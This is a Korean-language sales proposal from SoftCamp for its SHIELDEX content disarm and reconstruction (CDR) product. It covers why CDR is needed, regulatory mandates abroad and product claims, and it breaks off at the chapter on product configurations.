

소프트캠프(주) | Security 365

# 파일무해화(CDR) 솔루션 SHIELDEX 제안서



**SOFTCAMP**<sup>■</sup>

# Contents

제안배경

## 01. CDR 제품 필요성

제품소개


## 02. CDR 제품소개

실전이슈

## 03. SHIELDEX 제품별 구성도

도입사례

## 04. SHIELDEX 6.0 특징점



CHAPTER

01


# CDR 제품 필요성

---

CDR이 왜 필요한가?

# 01. CDR 제안배경

| 침해대응 관점 : 내부로 유입되는 악성코드 및 비정상 행위 탐지!



구분	외부망	망연계	내부망
인터넷 접속 (파일 반입)	IDS, IPS, Proxy, SSL Inspection, Sandbox	AV, Sandbox,	AV, EDR
이메일 접속 (본문, 첨부)	Anti-Spam, Sandbox	AV	본문 이미지 전환

망 분리 환경 구축 이후 보안의 강도는 매우 강해졌으나 업무의 불편함과 다양한 침해 경로



이메일



망간자료전송



USB, CD



예외자 처리



공급망 공격

# 01. CDR 제안배경

| 핵심 솔루션 들은 모두 Detect & Response를 지향합니다.



## 탐지중심의 솔루션

Sandbox, EDR, 머신러닝,  
포렌직 등

## 탐지솔루션의 효용성

얼마나 빨리 많이 탐지하는가?  
얼마나 정교하게 오탐 없이  
탐지하는가?

## 침해발견에 드는 노력

각 솔루션별 운영을 위한 전문가 필요 및  
Intelligence, IOC등에 대한 정기적인  
Update 필수

## 그럼에도 불구하고...

47%의 악성코드는 외부기관에  
의해 통보, 침해 이후 발견까지  
평균 146일 소요

※ 출처 : 2017 Mandiant, M-Trends

# 01. CDR 제안배경


## | CDR은 탐지에 의존하지 않고 문서파일 기반의 악성코드에 대처하는 새로운 기술

**Content Disarm & Reconstruction(CDR)** is a computer security technology for removing malicious code from files. Unlike malware analysis, CDR technology **does not determine or detect malware's** functionality **but removes all file components that are not approved** within the system's definitions and policies. It is used to prevent cyber security threats from entering a corporate network perimeter.

Channels that CDR can be used to protect include E-mail and website traffic.

- Wikipedia

문서파일 내 잠재적 위험요소를 제거(Disarm)후,  
안전한 콘텐츠만 추출하여 문서를 재조합(Reconstruction)하는 기술



# 01. CDR 제안배경

| 우리나라도 제도 마련이 이뤄져야 합니다.


일본	총무성	<ul style="list-style-type: none"><li>• 2015년 지방자치단체의 정보보안 강화 일환</li><li>• 망분리와 무해화 정책 규정, 무해화(CDR) 기술 도입 의무화</li></ul>
	문부과학성	<ul style="list-style-type: none"><li>• 2017년 교육 정보보안 정책 지침</li><li>• 무해화 기술 도입 의무화</li></ul>
미국	국토안보부	<ul style="list-style-type: none"><li>• 2015년 RSA 컨퍼런스에서 'Content Filtering' 프로젝트 성과 발표</li><li>• 2017년 'Content Filtering' 프로젝트에 관련된 CDR 도입 지침 발표</li></ul>
호주	사이버 보안당국	<ul style="list-style-type: none"><li>• 2017년 정보보안 매뉴얼 발표 CDR 기술 도입 의무화</li></ul>
이스라엘	사이버당국	<ul style="list-style-type: none"><li>• 사이버 방어 방법론에서 분리된 네트워크 간의 파일 교환 구간에 'Content Filtering' 의무화</li></ul>

CHAPTER

## 02

# CDR 제품소개


SHIELDEX의 기술적 차별성은 무엇인가?





## 02. CDR 제품 소개


문서보안 20년 노하우를 가지고 만든 **소프트캠프의 CDR 솔루션**



- 2013년 **국내 최초 CDR 제품** 출시
- 국내 사용되는 **모든 문서 종류** 지원
- 망연계, E-mail, 공유파일 등 **다양한 배치** 지원
  - CDR 기술 관련 6개 특허 및 **GS 인증** 획득
  - 국방, 공공, 금융 등 권역별 **레퍼런스** 보유
- **일본** 등 세계로 뻗어가는 한국의 CDR 기술


## 02. CDR 제품 소개


### | CDR 처리의 기술적인 상세 프로세스



## 02. CDR 제품 소개

### | SHIELDEX의 제품 Line up





CHAPTER


03

# SHIELDEX 제품별 구성도

---

